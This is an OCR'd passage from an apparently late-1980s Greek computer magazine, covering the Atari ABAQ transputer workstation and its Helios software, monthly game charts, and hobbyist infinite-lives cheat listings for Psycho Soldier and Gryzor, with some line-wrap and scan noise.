διαστάσεων. Χαρακτηριστικά είναι τα 132 ποδαράκια που διαθέτει, τοποθετημένα σε ειδική βάση, μια και λόγω εξοικονόμησης χώρου βρίσκονται σχεδόν «κολλημένα» το ένα πάνω στο άλλο. Η όλη ιδέα της σχεδίασης ανήκει στον Richard Miller, ο οποίος σχεδίασε επίσης και το gate array chip, για τον Z88.

Πίσω από το Charity «βασιλεύει» ο T800 transputer - άλλο ένα τετράγωνο chip, συνοδευμένο από διάφορα κυκλώματα ελέγχου συνδέσεων. Στα αριστερά του Charity υπάρχουν τα 4MBytes της κεντρικής RAM, χωρισμένα σε 32 chips των 128 K. Η ταχύτητα προσπέλασής τους είναι 120 nanoseconds, στα 4MHz, ταχύτητα που έτσι κι αλλιώς δεν παίζει και μεγάλο ρόλο, μια και η on-chip μνήμη του transputer χρησιμοποιείται πιο συχνά από τον επεξεργαστή.

Πίσω από τη RAM βρίσκονται τα τρία slots προσθήκης εξωτερικής RAM ή καρτών με επιπλέον transputers, τα οποία στην πραγματικότητα αποτελούν μια επέκταση των 32 bit bus του chip. Τέλος, δίπλα ακτιβώς από τα slots βρίσκεται και ένα σετ από διακόπτες. Η χρήση τους είναι αρκετά πολύπλοκη · βρίσκονται εκεί για να ρυθμίζουν τις συνδέσεις του transputer, πραγματοποιώντας ένα πλήθος από συνδυασμούς. Όπως είπαμε και προηγούμενα, ο κάθε επεξεργαστής έχει τέσσερις αγωγούς διευθύνσεων και αυτοί μπορούν να συνδεθούν με το I/O του ST, με τους αγωγούς επικοινωνιών, με τους αγωγούς των άλλων transputers, ή με κάρτες που μπαίνουν στα slots. Παρ' όλα αυτά, η τελική «έκδοση» του μηχανήματος πιθανόν να μην χρησιμοποιεί καθόλου διακόπτες. Η Perihelion εξετάζει την πιθανότητα δημιουργίας αγωγών ελεγχόμενων από software, αλλά αυτό θα απαιτούσε πολύπλοκα κυκλώματα (με τις σημερινές μεθόδους τουλάχιστον). Το πιθανότερο πάντως είναι ότι η τελική λύση θα αποτελεί ένα συνδυασμό των δύο προηγούμενων.

Εκτός από την κύρια πλακέτα του ABAQ υπάρχει ακόμη ένα κύκλωμα. Πρόκειται για το I/O interface που επιτρέπει επικοινωνία με τον MEGA ST. Στο κύκλωμα περιλαμβάνεται ένα port DMA SCSI και ένα ASCI, ένα 68450 I/O chip, με αποκλειστικό ρόλο τη «μετάφραση» των σημάτων του transputer στον 68000 και, τέλος, αγωγοί που δίνουν τη δυνατότητα στην οθόνη του ABAQ να χρησιμο-

ΤΕΧΝΙΚΑ ΧΑΡΑΚΤΗΡΙΣΤΙΚΑ

Επεξεργαστής: INMOS T800 transputer, στα 20 MHz.
6800 I/O επεξεργαστής, στα 8 MHz.

RAM: 4MBytes. Περιλαμβάνεται και 1MByte video RAM.

Μέσα αποθήκευσης δεδομένων: 1 floppy disc, χωρητικότητας 1MByte, σκληρός δίσκος, χωρητικότητας 80MBytes. Υπάρχει η δυνατότητα σύνδεσης SCSI και ACSI περιφερειακών, καθώς και δεύτερου floppy drive.

Πληκτρολόγιο: 96 πλήκτρα, παρόμοια με του MEGA ST.

Απεικόνιση: Αναλογικό σήμα RGB, πράσινο σήμα τύπου sync.

Modes απεικόνισης: 1280×960, 4 bits/pixel, 4096 χρώματα
1024×768, 8 bits/pixel, 16.000.000 χρώματα
640×480, 8 bits/pixel, 16.000.000 χρώματα
512×480, 32 bits/pixel.

Υποδοχές interface: SCSI, ACSI, MIDI, RS232, Centronics, mouse ή joystick, είσοδος floppy.

Επεκτάσεις: 4 αγωγοί INMOS των 20MHz, πάνω από 12 transputers, ο κάθε ένας με 1MByte εσωτερική μνήμη RAM, 32-bit επέκταση video, εσωτερικό bus σύνδεσης με επεξεργαστή.

Περιφερειακά: Laser εκτυπωτής, CD ROM

Λειτουργικό σύστημα: Helios, XWindows

Τιμή: Περίπου 3000 λίρες. Στην τιμή δεν περιλαμβάνεται το monitor, το οποίο θα διατίθεται σε τιμές από 200 έως 2000 λίρες, ανάλογα με τη διακριτότητα.

ποιείται για GEM. Η πλακέτα αυτή θα περιλαμβάνει τελικά 4 chips και θα μπορεί να συνδέεται κατ' ευθείαν στο εσωτερικό του MEGA ST.

Ήδη υπάρχουν έτοιμες δύο κάρτες για σύνδεση με τη mainboard. Η μια είναι η farm card, η οποία περιλαμβάνει τέσσερις transputers και 1MByte RAM, για καθένα από τα τέσσερα chips. Είναι γνωστή σαν farm card, γιατί για ένα παράξενο λόγο η συλλογή των transputers είναι γνωστή επίσης σαν farm. Η άλλη κάρτα είναι μια επέκταση μνήμης των 20MBytes. Οι επεκτάσεις αυτές επιτρέπουν στον ABAQ μια ποικιλία στο configuration: Από 1 transputer και 64MBytes RAM έως 13 transputers και 13MBytes RAM. Πάντως, το πιο σημαντικό «δώρο» που έκανε η Perihelion στην Atari είναι η δυνατότητα απεικόνισης στον ABAQ οθονών του GEM, σε οποιοδήποτε resolution είναι διαθέσιμο. Αυτό γίνεται με «παγίδευση» όλων των GEM VDI calls του ST και τη μετατροπή τους στο νέο resolution.

Το μόνο «σκοτεινό» ίσως σημείο σε αυτή την υπόθεση είναι η πραγματικά σημαντική μείωση της υπολογιστικής ισχύος του transputer.

SOFTWARE

Το σημαντικότερο ίσως στην κατασκευή του ABAQ είναι η ικανότητά του να αποτελεί μέρος ενός συστήματος «πολλαπλής» επεξεργασίας. Ακόμα και αν χρησιμοποιούνται όλοι οι επεξεργαστές, υπάρχει η δυνατότητα να «μοιράζονται» λειτουργίες, εφ' όσον έχουν κοινά δεδομένα. Τι θα πει αυτό; Είναι δυνατόν, για παράδειγμα, πολλοί επεξεργαστές να ασχολούνται με διαφορετικές λειτουργίες του ίδιου προγράμματος, π.χ. σε ένα spreadsheet ή σε επεξεργαστή κειμένου. Αλλά ακόμα και στη χειρότερη περίπτωση, όταν δηλαδή όλοι οι workstations είναι σε χρήση και δεν υπάρχει κανένας processor διαθέσιμος, ο ABAQ τα καταφέρνει θαυμάσια. Μέσα στις δυνατότητές του είναι και η προσομοίωση ενός minicomputer με έναν αριθμό τοπικών τερματικών, παρά το γεγονός βέβαια ότι ένας πραγματικός mini μπορεί να είναι πιο ισχυρός από τον transputer (και πολύ-πολύ ακριβότερος!). Τελικά όμως η συνεργασία αρκετών transputers αποφέρει μεγαλύτερη ισχύ στην επεξεργασία.

Ήταν από την αρχή φανερό ότι και ο ABAQ και γενικά όλα τα συστήματα με transputers θα απαιτούσαν ένα λειτουργικό σύστημα, ικανό να ανταποκρίνεται σε πολλαπλή επεξεργασία από πολλούς επεξεργαστές και για πολλούς χρήστες. Αυτός ίσως είναι και ο λόγος που η Perihelion είναι στην πραγματικότητα δύο εταιρίες - Perihelion Hardware και Perihelion Software, η οποία δημιούργησε και το Helios. Πρόκειται για το λειτουργικό σύστημα του ABAQ και γενικά μηχανημάτων βασισμένων σε transputers.

Αρχικά το Helios ήταν σχεδιασμένο για να λειτουργεί στα πρότυπα του Unix. Το Unix όμως δεν μπορεί να ανταποκριθεί σε πολλούς επεξεργαστές, άρα δεν μπορούσε να χρησιμοποιηθεί στον ABAQ. Οι δυνατότητές του περιορίζονται σε υποστήριξη πολλών χρηστών και πολλαπλής επεξεργασίας. Παρ' όλα αυτά, το Helios εξακολουθεί να είναι command-line. Κάθε χρήστης μπορεί να τρέξει έναν αριθμό από λειτουργίες (tasks) ικανές να επικοινωνούν μεταξύ τους μέσω ενός πρωτοκόλλου. Κάθε λειτουργία αποτελείται από διαφορετικές διαδικασίες, οι οποίες μπορούν να συνεργάζονται μεταξύ τους, ανταλλάσσοντας δεδομένα.

Το Helios περιλαμβάνει 3 διαφορετικές «φιλοσοφίες» επεξεργασίας προγραμμάτων. Η πρώτη είναι η κλασική σειριακή μέθοδος, στην οποία η παράλληλη επεξεργασία δεν είναι δυνατή. Κάθε πρόγραμμα, γραμμένο σε κάποια από τις υπάρχουσες γλώσσες, μεταφράζεται από τις βιβλιοθήκες του Helios και τρέχει σε έναν transputer σαν μια απλή διαδικασία.

Η δεύτερη μέθοδος χωρίζει τα προγράμματα σε τομείς, κάθε ένας από τους οποίους μπορεί να τρέξει σαν μια απλή διαδικασία, που συνεργάζεται με τις άλλες μέσω «μηνυμάτων». Όπως και στο ▶

Unix, είναι γνωστά σαν "pipes". Αυτό το είδος του προγράμματος, όταν τρέχει σε περιβάλλον Unix, αναθέτει όλες τις διαδικασίες σε έναν επεξεργαστή. Στο Helios όμως οι διαδικασίες ανατίθενται σε οποιονδήποτε διαθέσιμο, κι αν υπάρχει μόνο ένας στο σύστημα, τότε τις αναλαμβάνει σε multitasking μέσω της διαδικασίας time-slicing. Εάν είναι διαθέσιμοι περισσότεροι επεξεργαστές, τότε αναλαμβάνουν το πρόγραμμα παράλληλα, επικοινωνώντας μέσω των pipes.

Όλα αυτά βέβαια δεν σημαίνουν ότι το Helios δεν παρουσιάζει προβλήματα. Ένα από αυτά είναι η διαδικασία μεταφοράς μηνυμάτων προς τους transputers, η οποία είναι σχετικά αργή και καθυστερεί τους επεξεργαστές. Κάτι ακόμη που χρειάζεται αρκετή δουλειά είναι η διαδικασία διαχωρισμού των λειτουργιών στους διαθέσιμους επεξεργαστές.

Για τη δημιουργία του Helios χρησιμοποιήθηκε ένα ανακάτεμα assembly και C. Σαν λειτουργικό σύστημα θα περιλαμβάνει έναν compiler της C, έναν macro προεπεξεργαστή, έναν assembler και τον linker. Στην πραγματικότητα οι δύο τελευταίοι είναι ίδιοι, λόγω κυρίως της ιδιαιτερότητας του assembler. Στο τελευταίο στάδιο βρίσκονται ακόμα compilers της Pascal, Fortran, Lisp και BCPL, όπως επίσης και η Occam, η «παραδοσιακή» γλώσσα των transputers.

ΚΑΙ ΑΠΟ ΦΙΛΙΚΟΤΗΤΑ;

Το να έχεις ένα τέτοιο workstation για γραφικά και να μεταχειρίζεσαι ένα λειτουργικό με εντολές, όπως το Unix, είναι το λιγότερο εκνευριστικό.

Το καλύτερο που θα μπορούσε να γίνει είναι ένα περιβάλλον γραφικών και windows. Η λύση της Perihelion εδώ είναι το XWindows, ένα περιβάλλον που λειτουργεί με «προδιαγραφές» Unix σε γραφικά και παράθυρα. Το πρόγραμμα είναι public domain και χρησιμοποιείται ευρύτατα από δημιουργούς graphic workstations, όπως η Apollo και η Hewlett-Pachard. Διαιρείται σε δύο μέρη: το XLib, μια βιβλιοθήκη εφαρμογών και το XServer, ένα πρόγραμμα server, που περιλαμβάνει και τους drivers των γραφικών.

Πέρα όμως από αυτά, υπάρχει η δυνατότητα σύνδεσης του GEM με το XWindows, έτσι ώστε ένα παράθυρο του δεύτερου να μεταμορφωθεί σε μια οθόνη του GEM workbench.

Η standard έκδοση του Helios θα διατίθεται μαζί με το ABAQ και θα περιλαμβάνει έναν editor, ένα πρόγραμμα assembler/linker και τη βιβλιοθήκη του XWindows. Επίσης, η Perihelion θα διαθέτει σύντομα και έναν C compiler, στην τιμή των 500 λιρών.

ΜΕΡΙΚΑ ΣΥΜΠΕΡΑΣΜΑΤΑ

Ο ABAQ είναι ίσως το πιο δραστικό βήμα προς τα «εμπρός». Οι ισχυροί workstations για γραφικά είναι σίγουρα σε εποχή «έκρηξης» και τα συστήματα παράλληλης επεξεργασίας θα είναι σίγουρα απαραίτητα στο άμεσο μέλλον. Το μεγάλο ερώτημα εδώ είναι αν ο κόσμος και οι προγραμματιστές είναι ήδη έτοιμοι γι' αυτό. Ήδη πολλοί προγραμματιστές αρχίζουν να αναρωτιούνται σοβαρά αν θα τα καταφέρουν στον παράλληλο προγραμματισμό, λόγω της νέας πολύπλοκης τεχνολογίας που τώρα εμφανίζεται. Από την άλλη μεριά, η Βρετανία έχει μια «προϊστορία» στα transputers, εδώ και αρκετά χρόνια, και ήδη έχει γίνει αρκετή δουλειά στον τομέα αυτό, όσο αφορά τα Πανεπιστήμια αλλά και τους νέους προγραμματιστές. Πάντως, εάν ο ABAQ καθιερωθεί τελικά, θα γίνει σίγουρα επιτυχία. Οπωσδήποτε ακολουθεί πιστά τη στρατηγική της ATARI, «δύναμη χωρίς τιμή», χτυπώντας κάθετα τις τιμές των graphic workstations, ενώ ταυτόχρονα προσφέρει πολύ περισσότερα από οποιονδήποτε άλλον όμοιό του. Είναι ίσως φανερό ότι δημιουργήθηκε για να κυριαρχήσει. ■

TOP GAMES

ΦΕΒΡΟΥΑΡΙΟΣ

επιμέλεια - σχόλια: Α. Λεκόπουλος

SPECTRUM

1	(1) •	WIZBALL	(OCEAN)
2	(4) ↑	EXOLON	(HEWSON)
3	(5) ↑	RENEGADE	(IMAGINE)
4	(2) ↓	ENDURO RACER	(ACTIVISION)
5	(6) ↑	BMX SIMULATOR	(CODE MASTERS)
6	(3) ↓	ARKANOID	(IMAGINE)
7	(9) ↑	ATHENA	(IMAGINE)
8	(7) ↓	TOP GUN	(OCEAN)
9	(8) ↓	GAME OVER	(IMAGINE)
10	(-) *	MATCH DAY II	(OCEAN)

AMSTRAD

1	(1) •	RENEGADE	(OCEAN)
2	(5) ↑	NEMESSIS	(IMAGINE)
3	(4) ↑	THE ADVANCED ART STUDIO	(RAINBIRD)
4	(3) ↓	ENDURO RACER	(SEGA)
5	(2) ↓	ARKANOID	(IMAGINE)
6	(7) ↑	TAI PAN	(OCEAN)
7	(-) *	COMBAT SCHOOL	(OCEAN)
8	(9) ↑	WONDER BOY	(SEGA)
9	(-) *	ATHENA	(IMAGINE)
10	(6) ↓	GAME OVER	(OCEAN)

TOP 20

1	(4) ↑	WIZBALL	(OCEAN)
2	(1) ↓	ARKANOID	(IMAGINE)
3	(8) ↑	RENEGADE	(IMAGINE)
4	(2) ↓	KRAKOUT	(GREMLIN)
5	(11) ↑	NEMESSIS	(IMAGINE)
6	(12) ↑	ATHENA	(OCEAN)
7	(5) ↓	SILENT SERVICE	(MICROPROSE)
8	(6) ↓	ENDURO RACER	(SEGA)
9	(14) ↑	BAD CATS	(RAINBOW ARTS)
10	(15) ↑	TAI PAN	(OCEAN)
11	(18) ↑	TWO ON TWO	(ACTIVISION)
12	(9) ↓	DEFENDER OF THE CROWN	(MIRRORSOFT)
13	(10) ↓	THE PAWN	(RAINBIRD)
14	(17) ↑	TANK	(OCEAN)
15	(16) ↑	THE SIDNEY AFFAIR	(INFOGRAMES)
16	(18) ↑	TWO ON TWO	(ACTIVISION)
17	(-) *	TEST DRIVE	(ACCOLADE)
18	(19) ↑	WONDER BOY	(SEGA)
19	(20) ↑	BMX SIMULATOR	(CODE MASTERS)
20	(-) *	COMBAT SCHOOL	(OCEAN)


COMMODORE

1	(3) ↑	WIZBALL	(OCEAN)
2	(4) ↑	BUBBLE BOBBLE	(FIREBIRD)
3	(2) ↓	YIE AR KUNG FU II	(IMAGINE)
4	(1) ↓	ARKANOID	(IMAGINE)
5	(6) ↑	RENEGADE	(IMAGINE)
6	(7) ↑	TWO ON TWO	(ACTIVISION)
7	(5) ↓	SILENT SERVICE	(MICROPROSE)
8	(8) •	TANK	(OCEAN)
9	(-) *	COMBAT SCHOOL	(OCEAN)
10	(9) ↓	ACE	(CASCADE GAMES LTD)

ATARI ST

1	(1) •	BARBARIAN	(PSYGNOSSIS)
2	(3) ↑	ALTAIR	(PSS-ERE)
3	(5) ↑	KARATE KID II	(MICRODEAL)
4	(7) ↑	TAI PAN	(OCEAN)
5	(2) ↓	ARKANOID	(IMAGINE)
6	(8) ↑	PROHIBITION	(INFOGRAMES)
7	(10) ↑	BAD CATS	(RAINBOW ARTS)
8	(-) *	BOBBLE BOBBLE	(FIREBIRD)
9	(-) *	TEST DRIVE	(ACCOLADE)
10	(-) *	DEFENDER OF THE CROWN	(MIRRORSOFT)

(•): Σταθερό (↑): Άνοδος
(↓): Πτώση (★): Νέο
Οι αριθμοί μέσα σε παρένθεση δηλώνουν τη θέση του προγράμματος τον προηγούμενο μήνα.



• Το δελτίο με τις επιλογές σας για το TOP GAMES βρίσκεται στην τελευταία σελίδα του PIXELWARE.

Πολύ επίπεδα τα πράγματα αυτό το μήνα στα charts μας.
Λίγες οι νέες είσοδοι με κυρίαρχο το ντουέτο Ocean-Imagine, ενώ παράλληλα η Accolade έκανε ένα πολύ δυνατό ντεμπούτο στα charts, με το θαυμάσιο Test Drive. Αυτό το μήνα γνώρισε και την πρώτη του πτώση (πολύ απότομη μάλιστα) το κραταιό Arkanoid. Μπορείτε εύκολα να δείτε ότι σε όλα τα μηχανήματα το Arkanoid κατεβαίνει, με αποτέλεσμα να χάσει την πρώτη θέση και στο Top 20. Έτσι είναι όμως αυτά τα πράγματα. Την μια μέρα σε χειροκροτούν και την άλλη δεν σε θυμάται κανείς, ή, όπως θα έλεγε και ο Freddy Mercury, "It's a hard life".

ΕΠΕΜΒΑΣΕΙΣ

PSYCHO SOLDIER

ZX-SPECTRUM



Πριν από λίγους μήνες είχαμε βοηθήσει την ATHENA να αντεπεξέλθει στις δυσκολίες του ομώνυμου παιχνιδιού και να σκοτώσει όλους τους κακούς του παιχνιδιού. Πλην όμως, αυτή δεν ήθελε να κάτσει ήσυχη και έτσι μπλέχτηκε σε καινούριες περιπέτειες. Έτσι τώρα πρέπει να ανοίξει ένα δρόμο μέσα από τα levels του PSYCHO SOLDIER και να σκοτώσει όλους τους δράκους που βρίσκονται στο τέλος τους. Αυτό όμως είναι ιδιαίτερα δύσκολο, μια και διαθέτει μόνο 5 ζωές και αντίθετα από το ATHENA, επαφές με κακούς αφαιρούν ζωές και όχι ενέργεια. Επίσης, στα ανώτερα levels υπάρχουν και χάσματα που αν πέσει μέσα χάνει επίσης μια ζωή.

Για όσους λοιπόν επιθυμούν να οδηγήσουν την ATHENA μέχρι το τέλος των περιπετειών της, υπάρχει η παρακάτω επέμβαση, που θα δώσει άπειρες ζωές στην ηρωίδα μας. Η διαδικασία είναι σχετικά απλή. Πληκτρολογήστε το πρόγραμμα του listing 1 και σώστε το σε κασέτα με SAVE "ATHENA" LINE 10. Κατόπιν κάντε RESET στον υπολογιστή σας, πληκτρολογήστε το πρόγραμμα του listing 2 και τρέξτε το. Αν έχουν κάποιο λάθος τα DATA, ο υπολογιστής θα σας ειδοποιήσει σχετικά, αν όχι, θα σας ζητήσει να κάνετε SAVE και VERIFY. Τώρα, όταν θέλετε να παίξετε το PSYCHO SOLDIER με άπειρες ζωές, φορτώστε την επέμβαση πριν από το πρωτότυπο πρόγραμμα.

Και τώρα δύο λόγια για το παιχνίδι. Όπως θα έχετε ήδη διαπιστώσει, μερικές από τις κολώνες που υπάρχουν στην πίστα κρύβουν χρήσιμα αντικείμενα, όπως βόμβες και ενέργεια (δεν έχω βρει ακόμη τι χρειάζεται η ενέργεια, αλλά κάτι θα

Του Κώστα Βασιλάκη

χρειάζεται) και λιγότερο χρήσιμα, όπως νεκροκεφαλές. Καλό είναι λοιπόν να διαλύετε όλες τις κολώνες για να βλέπετε τι κρύβουν μέσα τους. Οι κολώνες διαλύονται με μια βόμβα, αλλά αν δεν έχετε, τρεις σφαίρες θα είναι αρκετές.

Τέλος, ο καλύτερος τρόπος για να σκοτώσετε το δράκο στο τέλος της πίστας είναι να κάτσετε στο μεσαίο πατάκι και λίγο πιο μέσα από την άκρη του (το «λίγο» θα σας το δείξει η πείρα: είναι ακριβώς πιο μέσα από εκεί που σας τρώει) και, φυσικά, να τον πυροβολείτε συνέχεια. Σ΄ αυτήν τη θέση θα σας τρώει με μια μόνο κίνηση, μπορείτε όμως να τον αποφύγετε εύκολα, αν έχετε στοιχειωδώς καλά ανακλαστικά.

Αυτά λοιπόν και καλή διασκέδαση με το Psycho Soldier.

■

Listing 1

```
1 REM ** PSYCHO SOLDIER **
2 REM ** INFINITE LIVES **
10 CLEAR 29999: FOR f=23297 TO 30000: READ a: IF a<256 THEN POKE f,a: NEXT f
20 LOAD ""CODE : POKE 65010,1: POKE 65011,91: CLS : PRINT AT 10,4;"PLAY PSYCHO SOLDIER TAPE": LOAD ""CODE PI: RANDOMIZE USR 65193
30 DATA 245,175,50,93,134,50,65,142,50,60,143,50,167,156,241,195,156,254,999
```

Listing 2

```
10 CLEAR 29999
20 FOR F=64256 TO 65223 STEP 16
30 LET T=0: FOR G=0 TO 15: READ A: POKE F,A: LET T=T+A: NEXT G
40 READ TOT: IF TOT<>T THEN PRINT "ERROR IN DATA LINE ";(1000+(F-64256)/16): BEEP 1,0: STOP
50 NEXT F
60 PRINT "CODE O.K.-NOW SAVE": SAVE "LOADER"CODE 64256,65224-64256
70 CLS : PRINT "REWIND TAPE TO VERIFY": VERIFY "LOADER"CODE
1000 DATA 0,28,34,120,32,32,126,0,0,0,56,4,60,68,60,0,620
1001 DATA 0,32,32,60,34,34,60,0,0,0,28,32,32,32,28,0,404
1002 DATA 0,4,4,60,68,68,60,0,0,0,56,68,120,64,60,0,632
1003 DATA 0,12,16,24,16,16,16,0,0,0,60,68,68,60,4,56,416
1004 DATA 0,64,64,120,68,68,68,0,0,16,0,48,16,16,56,0,604
1005 DATA 0,4,0,4,4,4,36,24,0,32,40,48,48,40,36,0,320
1006 DATA 0,16,16,16,16,16,12,0,0,0,104,84,84,84,84,0,532
1007 DATA 0,0,120,68,68,68,68,0,0,0,56,68,68,68,56,0,708
1008 DATA 0,0,120,68,68,120,64,64,0,0,60,68,68,60,4,6,770
1009 DATA 0,0,28,32,32,32,32,0,0,0,56,64,56,4,120,0,456
1010 DATA 0,16,56,16,16,16,12,253,33,0,0,253,54,117,0,253,1095
1011 DATA 35,24,248,217,8,58,255,130,254,0,6,12,40,23,33,216,1559
1012 DATA 251,34,118,253,33,0,128,17,0,88,62,65,6,9,16,254,1334
1013 DATA 8,217,195,186,252,0,24,246,217,8,61,40,30,8,237,160,1869
1014 DATA 237,160,237,160,237,160,237,160,237,160,237,160,237,160,237,160,3176
1015 DATA 237,160,237,160,237,160,0,217,195,186,252,62,1,8,33,25,2170
1016 DATA 252,34,118,253,175,50,203,252,62,8,50,205,252,6,8,6,1934
1017 DATA 8,6,8,16,254,217,195,186,252,217,8,254,202,56,93,13,1985
1018 DATA 40,14,8,6,4,126,18,35,20,16,250,0,6,1,24,57,625
1019 DATA 61,254,202,56,58,14,3,33,176,252,17,62,64,6,8,40,1306
1020 DATA 27,43,29,29,0,0,6,5,254,203,40,16,43,29,0,6,730
1021 DATA 3,254,204,40,7,43,29,29,0,0,6,1,16,254,110,38,1034
1022 DATA 255,8,217,195,186,252,6,13,8,16,254,217,195,186,252,6,2266
1023 DATA 11,24,245,119,16,254,24,46,0,0,24,42,61,32,231,62,1191
1024 DATA 206,8,33,176,252,17,248,120,123,134,186,6,7,32,228,54,1830
1025 DATA 200,43,123,134,186,6,4,32,219,54,200,43,123,134,186,32,1719
1026 DATA 215,54,168,43,123,134,119,14,1,217,195,186,252,136,168,176,2201
1027 DATA 144,205,181,252,208,62,22,61,32,253,167,4,200,62,127,219,2199
1028 DATA 254,31,169,230,32,40,244,121,47,79,230,2,246,8,211,254,2198
1029 DATA 55,201,243,62,2,50,203,252,246,8,211,254,33,159,254,229,2462
1030 DATA 219,254,31,230,32,79,213,30,32,6,156,205,177,252,48,247,2211
1031 DATA 62,194,184,48,242,29,32,241,6,201,205,181,252,48,232,120,2277
1032 DATA 254,212,48,244,205,181,252,48,222,30,7,33,144,254,70,35,2239
1033 DATA 205,177,252,48,210,126,35,184,48,205,29,32,241,62,1,50,1905
1034 DATA 203,252,6,175,209,46,4,62,8,24,2,62,9,205,183,252,1702
1035 DATA 208,0,0,62,14,205,183,252,208,62,19,62,195,184,203,21,1878
```

```
1036 DATA 6,175,210,43,253,62,58
,189,194,167,251,38,134,38,0,6,1
824
1037 DATA 195,46,1,253,33,38,255
,62,4,24,22,62,238,173,198,17,16
21
1038 DATA 221,119,0,221,35,27,6,
195,46,1,0,62,2,24,2,62,1023
1039 DATA 9,205,183,252,208,205,
179,251,208,62,19,62,215,184,203
,21,2466
1040 DATA 6,195,210,111,253,124,
173,103,122,179,32,207,195,158,2
54,62,2384
1041 DATA 238,173,198,17,221,119
,0,221,35,27,46,2,62,4,6,179,154
6
1042 DATA 205,6,254,206,253,126,
4,183,40,86,105,1,253,127,237,12
1,2209
1043 DATA 253,78,0,253,70,1,221,
33,0,0,221,9,77,62,1,46,1325
1044 DATA 2,6,179,205,6,254,208,
62,127,189,40,3,50,143,254,253,1
981
1045 DATA 94,2,253,86,3,105,1,5,
0,253,9,77,46,2,62,3,1001
1046 DATA 6,179,205,6,254,208,12
3,178,6,195,46,1,62,6,194,113,17
82
1047 DATA 253,17,158,254,237,83,
141,253,17,14,0,62,2,195,113,253
,2052
1048 DATA 62,6,24,187,62,12,205,
183,252,0,0,62,14,205,183,252,17
09
1049 DATA 208,62,219,184,203,21,
6,179,210,4,254,201,205,210,252,
33,2451
1050 DATA 0,144,6,255,197,205,55
,254,115,35,193,16,247,58,109,0,
1889
1051 DATA 254,40,200,205,83,254,
201,30,0,75,6,255,62,127,219,254
,2265
1052 DATA 230,64,169,40,9,28,121
,47,230,64,79,16,239,201,0,0,153
7
1053 DATA 195,75,254,33,0,0,17,5
0,144,6,50,197,26,6,0,79,1132
1054 DATA 9,19,193,16,246,229,33
,0,0,17,205,144,6,50,197,26,1390
1055 DATA 6,0,79,9,19,193,16,246
,193,124,254,13,48,13,167,237,16
17
1056 DATA 66,216,1,50,0,167,237,
66,216,62,1,50,143,254,201,0,173
0
1057 DATA 233,234,210,226,182,22
4,182,224,182,224,210,226,236,23
7,209,175,3414
1058 DATA 211,254,124,254,1,216,
205,167,251,243,49,255,255,33,0,
64,2582
1059 DATA 1,27,0,54,0,35,16,251,
13,32,248,221,33,197,254,17,1399
1060 DATA 11,1,205,28,254,42,173
,180,166,164,161,95,179,178,180,
169,2186
```

■

ΕΠΕΜΒΑΣΕΙΣ

GRYZOR

AMSTRAD

Το Gryzor είναι άλλη μια μεγάλη επιτυχία της Ocean. Τα γραφικά του παιχνιδιού είναι θαυμάσια, όπως και ο ήχος του. Το παιχνίδι όμως είναι αρκετά δύσκολο καθώς έχετε να αντιμετωπίσετε ολόκληρες μεραρχίες από εξωγήινους που έχουν αποβιβαστεί στη γη, ρομπότ που πυροβολούν σαν τρελά, μάτια (!) που ανιχνεύουν πού βρίσκεστε και πυροβολούν προς την κατεύθυνσή σας και άλλα διάφορα. Επειδή οι ζωές του παιχνιδιού είναι όπως πάντα περιορισμένες - είναι συστηματική δουλειά των software houses να μην μας δίνουν καμιά εκατοστή ζωές! - ο μόνος τρόπος για να γλιτώσετε από διάφορους νευρικούς κλονισμούς είναι να πληκτρολογήσετε το listing που ακολουθεί. Το listing αυτό είναι γενικής χρήσης και επειδή πρόκειται να το χρησιμοποιήσουμε και στο μέλλον φορτώνοντας άλλα προγράμματα, καλό θα ήταν να το πληκτρολογήσετε όπως ακριβώς είναι, χωρίς να παραλείψετε καμία γραμμή. Στο listing αυτό υπάρχει ο jerky loader που φορτώνεται στη διεύθυνση #A400. Σε άλλες επεμβάσεις του περιοδικού θα βρείτε τον άλλο loader που φορτώνεται στη διεύθυνση #A800. Αφού πληκτρολογήσετε το πρόγραμμα, σώστε το, γιατί αν δεν έχετε κάνει λάθος θα τρέξει. Κατόπιν κάντε Reset στον υπολογιστή, βάλτε την πρωτότυπη κασέτα στο κασετόφωνο και δώστε εντολή να φορτώσει το πρόγραμμα. Μόλις εμφανιστούν στην οθόνη οι περίεργες γραμμές, σταματήστε το κασετόφωνο και διακόψτε για λίγο την τροφοδοσία του υπολογιστή. Κατόπιν βάλτε την κασέτα που είχατε σώσει το listing και τρέξτε το. Μόλις αλλάξει χρώμα το PAPER της οθόνης βάλτε την πρωτότυπη κασέτα στο σημείο που την είχατε σταματήσει. Μόλις φορτωθεί το πρόγραμμα θα έχετε άπειρες ζωές. Και τώρα μερικά tips που θα σας βοηθήσουν να αντιμετωπίσετε όλους τους βάρβαρους του παιχνιδιού.

α) Προσπαθείτε να καταστρέφετε τα «μάτια» που ενδεχομένως να υπάρχουν σε μερικές οθόνες. Ορισμένα από αυτά σας δίνουν Bonus ενώ άλλα (και δυστυχώς αυτά είναι πιο πολλά) σας πυροβολούν συνέχεια όπου και αν είστε. β) Προσέχτε ιδιαίτερα τους εξωγήινους που είναι κρυμμένοι μέσα στο έδαφος. Βγαίνουν ξαφνικά, πυροβολούν και εξαφανίζονται. γ) Μην ξεχνάτε ότι μπορείτε να πυροβολήσετε προς όλες τις κατευθύνσεις πατώντας Fire και ματακινώντας το joystick προς την κατεύθυνση που θέλετε. δ) Για να αποφύγετε τα πολυβόλα που πυροβολούν συνέχεια και προς όλες τις κατευθύνσεις (υπάρχουν στα μεγάλα levels) κάντε το εξής: Μόλις αρχίσετε να παίζετε μετακινηθείτε γρήγορα 2 βήματα δεξιά ή αριστερά. Είναι τα μόνα σημεία στα οποία δε φτάνουν οι σφαίρες τους. ε) Υπάρχουν 5 είδη Bonus που μπορείτε να πάρετε 1) Lazer που είναι πανίσχυρο όπλο γιατί καταστρέφει τα πάντα με το πολύ 2 βολές. 2) Πολυβόλο που πυροβολεί ταυτόχρονα 